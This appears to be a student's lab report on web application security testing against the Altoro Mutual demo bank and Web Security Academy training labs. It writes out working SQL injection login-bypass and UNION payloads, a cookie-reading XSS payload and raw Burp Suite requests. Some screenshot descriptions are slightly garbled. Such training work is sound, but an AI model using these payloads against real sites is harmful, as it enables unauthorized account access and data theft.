

## Practical-1

**Aim:** Altoro Mutual Bank has hired you to assess their web application for security goals such as confidentiality and integrity to ensure that their information is not being compromised.

<https://altoromutual.com/index.jsp>

### Home Page

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

### Login Page

**Before Login**


ONLINE BANKING LOGIN	PERSONAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none"> <li><a href="#">Deposit Product</a></li> <li><a href="#">Checking</a></li> <li><a href="#">Loan Products</a></li> <li><a href="#">Cards</a></li> <li><a href="#">Investments &amp; Insurance</a></li> <li><a href="#">Other Services</a></li> </ul> <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none"> <li><a href="#">Deposit Products</a></li> <li><a href="#">Lending Services</a></li> <li><a href="#">Cards</a></li> <li><a href="#">Insurance</a></li> <li><a href="#">Retirement</a></li> <li><a href="#">Other Services</a></li> </ul> <p><a href="#">INSIDE ALTORO MUTUAL</a></p>	<h2>Online Banking Login</h2> <p>Username: <input type="text" value="aniket"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>

**Invalid password**


ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none"> <li><a href="#">Deposit Product</a></li> <li><a href="#">Checking</a></li> <li><a href="#">Loan Products</a></li> <li><a href="#">Cards</a></li> <li><a href="#">Investments &amp; Insurance</a></li> <li><a href="#">Other Services</a></li> </ul> <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none"> <li><a href="#">Deposit Products</a></li> <li><a href="#">Lending Services</a></li> <li><a href="#">Cards</a></li> <li><a href="#">Insurance</a></li> <li><a href="#">Retirement</a></li> <li><a href="#">Other Services</a></li> </ul> <p><a href="#">INSIDE ALTORO MUTUAL</a></p> <ul style="list-style-type: none"> <li><a href="#">About Us</a></li> <li><a href="#">Contact Us</a></li> <li><a href="#">Locations</a></li> <li><a href="#">Investor Relations</a></li> <li><a href="#">Press Room</a></li> </ul>	<p>Sign In   Contact Us   Feedback   Search   Go</p> <p> DEMO SITE ONLY</p> <h2>Online Banking Login</h2> <p>Login Failed: We're sorry, but this username or password was not found in our system. Please try again.</p> <p>Username: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p>		

**Username:- aniket' or '1' = '1****password:- aniket' or '1' = '1**


ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none"> <li><a href="#">Deposit Product</a></li> <li><a href="#">Checking</a></li> <li><a href="#">Loan Products</a></li> <li><a href="#">Cards</a></li> <li><a href="#">Investments &amp; Insurance</a></li> <li><a href="#">Other Services</a></li> </ul> <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none"> <li><a href="#">Deposit Products</a></li> <li><a href="#">Lending Services</a></li> <li><a href="#">Cards</a></li> <li><a href="#">Insurance</a></li> <li><a href="#">Retirement</a></li> <li><a href="#">Other Services</a></li> </ul> <p><a href="#">INSIDE ALTORO MUTUAL</a></p> <ul style="list-style-type: none"> <li><a href="#">About Us</a></li> <li><a href="#">Contact Us</a></li> <li><a href="#">Locations</a></li> <li><a href="#">Investor Relations</a></li> <li><a href="#">Press Room</a></li> </ul>	<p>Sign In   Contact Us   Feedback   Search   Go</p> <p> DEMO SITE ONLY</p> <h2>Online Banking Login</h2> <p>Login Failed: We're sorry, but this username or password was not found in our system. Please try again.</p> <p>Username: <input type="text" value="aniket' or '1' = '1"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>		

## After Login

**AltoroMutual**

**Hello Admin User**

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2024 Altoro Mutual, Inc.

*This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features*

The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/aopscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

## Before Using Normal Search

**AltoroMutual**

**Online Banking with FREE Online Bill Pay**

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

**Privacy and Security**

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

**Search Results**


No results were found for the query:

my account


After

**Accessing the Cookies using search bar using  
“<script>alert(document.cookie)</script>” Search**


**Now we can see cookies stored in encryption format**



## Creating Temporary Project in Burp Suit



## Using Default Setting of Burp Suit



## Lab : SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


The screenshot shows a lab interface from Web Security Academy. At the top left, there's a back arrow, the title "PRACTITIONER", and "SQL injection 6 of 51". At the top right is the "WebSecurity Academy" logo. On the left, a sidebar titled "My progress" lists ten items: "What is SQL injection?", "How to detect SQL injection vulnerabilities", "Retrieving hidden data (3 of 3)" (which is highlighted with a blue circle), "Subverting application logic", "SQL injection UNION attacks", "Determining the number of columns required", "Finding columns with a useful data type", "Using a SQL injection UNION attack to retrieve interesting data", and "Retrieving multiple values within a". Below the sidebar, the main content area has a title "Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". It shows a status bar with "APPRENTICE", "LAB", and "Solved". A note says: "This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:" followed by a code snippet: "SELECT \* FROM products WHERE category = 'Gifts' AND released = 1". Below this, instructions say: "To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products." There are two orange buttons: "ACCESS THE LAB" and "SOLUTION". A dropdown menu shows "Solution" and "Community solutions".

Performing SQL injection attack that causes the application to display one or more unreleased products


Copying the Link Provided from lab Environment

<https://0aaa008c040a64428431e2f200a50036.web-security-academy.net/>


## Turning Intercept ON



## Opening the inbuild browser of burp and pasting the link



## Before SQL Injection number of products



**On Clicking Filter Food & Drinks**

The screenshot shows a web browser window with the URL <https://0aaa008c040a64428431e2f200a50036.web-security.appspot.com/>. The page has a header "WE LIKE TO SHOP" with a question mark icon. Below it is a search bar with the placeholder "Refine your search:" and a button labeled "Food & Drink". A navigation bar below the search bar includes tabs for All, Accessories, Food & Drink (which is selected), Lifestyle, and Pets.

The main content area displays four items under the "Food & Drink" category:

- Cheshire Cat Grin**: An illustration of a cat's grin made of teeth. Rating: ★★★★☆ \$9.16. [View details](#)
- ZZZZZZ Bed - Your New Home Office**: An illustration of a person sleeping in a bed with books floating around them. Rating: ★★★★☆ \$0.30. [View details](#)
- Giant Pillow Thing**: A girl sitting on a large blue beanbag chair. Rating: ★★★★★ \$55.32. [View details](#)
- Sprout More Brain Power**: A bowl of Brussels sprouts. Rating: ★★★★★ \$71.52. [View details](#)

Below this section, there are two more rows of items:

- Single Use Food Hider**: An illustration of a banana split with a sausage inside. Rating: ★★★★☆ \$83.86. [View details](#)
- Hydrated Crackers**: A man eating a cracker. Rating: ★★★★★ \$6.77. [View details](#)
- Eco Boat**: A small boat on water with a note attached. Rating: ★★★★☆ \$58.32. [View details](#)
- The Splash**: A woman splashing water. Rating: ★★★★☆ \$1.21. [View details](#)

**Editing the filter category    Gifts ' +OR+1=1--**

After forwarding the request we can see the gits category and there products which was hidden before

The screenshot shows a browser window with the URL <https://0aaa008c040a64428431e2f200a50036.web-security-academy.net/filter?category=Food+%26+Drink>. The page title is "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". A banner at the top says "Congratulations, you solved the lab!". Below it, a logo for "WE LIKE TO SHOP" features a stylized hanger icon.

The main content area displays a grid of products under the heading "Gifts ' OR 1=1--". Each product has a thumbnail, a name, a star rating, and a price. The products listed are:

- Fur Babies: \$90.73
- The Bucket of Doom: \$27.25
- Paint a rainbow: \$57.85
- Six Pack Beer Belt: \$19.43
- Eggstastic Fun, Food Eggcessories: \$81.93
- Pet Experience Days: \$16.78
- What Do You Meme?: \$28.35
- Eco Boat: \$58.32
- Man in a Suit: \$12.99
- Shoe: \$14.99
- Smile: \$14.99
- Woman in a Room: \$14.99

## Lab: SQL injection vulnerability allowing login bypass

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

### Home Page

The screenshot shows the Web Security Academy home page for a lab titled "SQL injection vulnerability allowing login bypass". The page features a header with the academy logo and a "Not solved" button. Below the header is a navigation bar with "Home" and "My account". The main content area has a heading "WE LIKE TO SHOP" with a stylized hanger icon. It displays four product cards: "Babbage Web Spray" (rating 4.5 stars, \$41.59), "BBQ Suitcase" (rating 3 stars, \$44.74), "Gym Suit" (rating 4.5 stars, \$41.44), and "Couple's Umbrella" (rating 4 stars, \$27.69). Each card includes a "View details" button. Below the cards are three blurred product thumbnails.

### Before

#### Login

The screenshot shows the "Login" page of the Web Security Academy. The URL in the address bar is "0ad9000d03cc3201848a310f008d0043.web-security-academy.net". The page title is "SQL injection vulnerability allowing login bypass". The login form has fields for "Username" (containing "aniket") and "Password" (containing "\*\*\*\*\*"). A red error message "Invalid username or password." is displayed above the form. A "Log in" button is at the bottom. The page also includes a "Not solved" button in the top right corner.

## After

Custom Username and password

The screenshot shows a browser window for the URL <https://0ad9000d03cc3201848a310f008d0043.web-security-academy.net/login>. The page title is "SQL injection vulnerability allowing login bypass". A green button at the top right indicates "LAB Solved". Below the title, a banner says "Congratulations, you solved the lab!". At the bottom, there are links for "Share your skills!" (Twitter and LinkedIn), "Continue learning >", "Home", and "My account". The main content is a "Login" form with fields for "Username" (containing "administrator'--") and "Password" (containing "\*\*\*\*\*"). A green "Log in" button is at the bottom.

## Logged In

The screenshot shows a browser window for the same URL as the previous screenshot. The page title is "SQL injection vulnerability allowing login bypass". A green button at the top right indicates "LAB Solved". Below the title, a banner says "Congratulations, you solved the lab!". At the bottom, there are links for "Share your skills!" (Twitter and LinkedIn), "Continue learning >", "Home", "My account", and "Log out". The main content is a "My Account" section showing the message "Your username is: administrator". It includes a field for "Email" and a green "Update email" button.

## Lab: SQL injection UNION attack, determining the number of columns returned by the query

### Opening the lab in Burpsuit browser

SQL injection UNION attack, determining the number of columns returned by the query

Back to lab description >

Home | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Clothing, shoes and accessories Corporate gifts Pets Tech gifts

Product Name	Price	Action
Cheshire Cat Grin	\$19.07	<a href="#">View details</a>
Six Pack Beer Belt	\$28.56	<a href="#">View details</a>
Giant Pillow Thing	\$98.44	<a href="#">View details</a>
ZZZZZZ Bed - Your New Home Office	\$33.39	<a href="#">View details</a>
First Impression Costumes	\$17.10	<a href="#">View details</a>
Hologram Stand In	\$23.24	<a href="#">View details</a>
Vintage Neck Defender	\$1.29	<a href="#">View details</a>
Paddling Pool Shoes	\$94.61	<a href="#">View details</a>
Folding Gadgets	\$81.49	<a href="#">View details</a>
Com-Tool	\$34.01	<a href="#">View details</a>
Caution Sign	\$1.76	<a href="#">View details</a>
The Giant Enter Key	\$41.24	<a href="#">View details</a>

## Modifying the filter category adding the ‘UNION+SELECT+NULL—

The screenshot shows a Burp Suite interface with a browser window displaying a product search page from the WebSecurityAcademy website. The browser URL is <https://0aa000df04c3fa9a81f7e8e300990041.web-security-academy.net:443>. The browser title bar says "SQL injection UNION attack, del". The page content includes a sidebar with "WE LIKE TO SHOP" and a main search area with a hanger icon. Below the search area is a table of products with "View details" buttons. The Burp Suite proxy tab shows the raw HTTP request:

```

1 GET /filter?category'+UNION+SELECT+NULL-- HTTP/2
2 Host: 0aa000df04c3fa9a81f7e8e300990041.web-security-academy.net:443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=bd3;q=0.7
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Referer: https://0aa000df04c3fa9a81f7e8e300990041.web-security-academy.net/
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Priority: u=0, i
13
14
15
16
17
18
19

```

The screenshot shows a Burp Suite interface with a browser window displaying an "Internal Server Error" message. The browser URL is <https://0aa000df04c3fa9a81f7e8e300990041.web-security-academy.net:443>. The browser title bar says "SQL injection UNION attack, del". The page content shows a red "Internal Server Error" banner at the top. The Burp Suite proxy tab shows the raw HTTP request with the payload '/filter?category'+UNION+SELECT+NULL--' and the "intercept is on" button is highlighted.

Then with **UNION+SELECT+NULL,NULL**—

The screenshot shows a browser window for "SQL injection UNION attack, determining the number of columns returned by the query" on the WebSecurityAcademy website. The page is marked as "Solved". Below the title, it says "Congratulations, you solved the lab!" and provides links to "Share your skills!", "Continue learning >>", "Home", and "My account". The main content area shows a list of products:

Product	Price	Action
Cheshire Cat Grin	\$19.07	<a href="#">View details</a>
Six Pack Beer Belt	\$28.56	<a href="#">View details</a>
Giant Pillow Thing	\$98.44	<a href="#">View details</a>
ZZZZZZ Bed - Your New Home Office	\$33.39	<a href="#">View details</a>
First Impression Costumes	\$17.10	<a href="#">View details</a>
Hologram Stand In	\$23.24	<a href="#">View details</a>
Vintage Neck Defender	\$1.29	<a href="#">View details</a>

To the right, the Burp Suite interface shows the raw HTTP request sent to the server. The request includes a GET method to "/filter?category=Corporate+gifts" with a query parameter "UNION+SELECT+NULL,NULL--". The response body contains a large amount of XML data.

The screenshot shows a browser window for the same SQL injection attack, but this time it is marked as "Not solved". The page displays an "Internal Server Error" message. The Burp Suite interface shows the "Intercept" tab is selected, and the "Intercept is on" button is highlighted.

We Checked that by using '**UNION+SELECT+NULL**—  
**'UNION+SELECT+NULL,NULL**—  
there was an internal server error

Now we will Try with then with ‘UNION+SELECT+NULL,NULL,NULL—

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is being edited in the 'Selected text' field:

```

1 GET /filter?category=Corporate+gifts'UNION+SELECT+NULL,NULL,NULL--
HTTP/2
2 Host: Oaa000df04c3fa9a81f7e8e300990041.web-security-academy.net:443 [79.125.84.16]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6059.216 Safari/537.36
4 Sec-Fetch-Dest: document
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-User: ?1
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Referer: https://Oaa000df04c3fa9a81f7e8e300990041.web-security-academy.net/
10 Sec-Fetch-Dst: same-origin
11 Sec-Fetch-Mode: no-store
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17
18
19

```

The response body contains the output of the UNION query:

Corporate+gifts'UNION+SELECT+NULL,NULL,NULL--

Now we can see the output

The screenshot shows the Web Security Academy website with the following content:

**SQL injection UNION attack, determining the number of columns returned by the query**

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account

WE LIKE TO SHOP

Corporate gifts'UNION SELECT NULL,NULL,NULL--

Refine your search:

- All
- Accessories
- Clothing, shoes and accessories
- Corporate gifts
- Pets
- Tech gifts

Folding Gadgets	\$81.49	<a href="#">View details</a>
Com-Tool	\$34.01	<a href="#">View details</a>
Caution Sign	\$1.76	<a href="#">View details</a>
The Giant Enter Key	\$41.24	<a href="#">View details</a>

## Lab: SQL injection UNION attack, finding a column containing text

The screenshot shows a browser window with the following details:

- Title Bar:** SQL injection UNION attack, finding a column containing text
- URL:** https://0aa700df048e7ac181838efe00570041.web-security-academy.net
- Page Content:**
  - Header:** Web Security Academy
  - Section Title:** SQL injection UNION attack, finding a column containing text
  - Text:** Make the database retrieve the string: 'p16dwf'
  - Link:** Back to lab description >
  - User Status:** LAB Not solved
  - Navigation:** Home | My account
  - Shop Logo:** WE LIKE TO SHOP with a question mark icon.
  - Search Bar:** Refine your search: All Clothing, shoes and accessories Gifts Lifestyle Tech gifts Toys & Games
  - Product List:**

Product Name	Price	Action
The Alternative Christmas Tree	\$17.59	<a href="#">View details</a>
Hologram Stand In	\$91.71	<a href="#">View details</a>
Paddling Pool Shoes	\$12.81	<a href="#">View details</a>
Vintage Neck Defender	\$94.46	<a href="#">View details</a>
Couple's Umbrella	\$86.75	<a href="#">View details</a>
Conversation Controlling Lemon	\$44.74	<a href="#">View details</a>
High-End Gift Wrapping	\$91.38	<a href="#">View details</a>
Snow Delivered To Your Door	\$45.42	<a href="#">View details</a>
Mood Enhancer	\$5.87	<a href="#">View details</a>

By using '+UNION+SELECT+NULL,NULL,NULL—in category Parameter

The screenshot shows a browser window with the following details:

- Title Bar:** SQL injection UNION attack, finding a column containing text
- URL:** https://0aa700df048e7ac181838efe00570041.web-security-academy.net
- Page Content:**
  - Header:** Web Security Academy
  - Section Title:** SQL injection UNION attack, finding a column containing text
  - Text:** Make the database retrieve the string: 'p16dwf'
  - Link:** Back to lab home
  - Link:** Back to lab description >
  - User Status:** LAB Not solved
  - Navigation:** Home | My account
  - Shop Logo:** WE LIKE TO SHOP with a question mark icon.
  - Text:** Gifts' UNION SELECT NULL,NULL,NULL--
  - Search Bar:** Refine your search: All Clothing, shoes and accessories Gifts Lifestyle Tech gifts Toys & Games
  - Product List:**

Product Name	Price	Action
Couple's Umbrella	\$86.75	<a href="#">View details</a>
Conversation Controlling Lemon	\$44.74	<a href="#">View details</a>
High-End Gift Wrapping	\$91.38	<a href="#">View details</a>
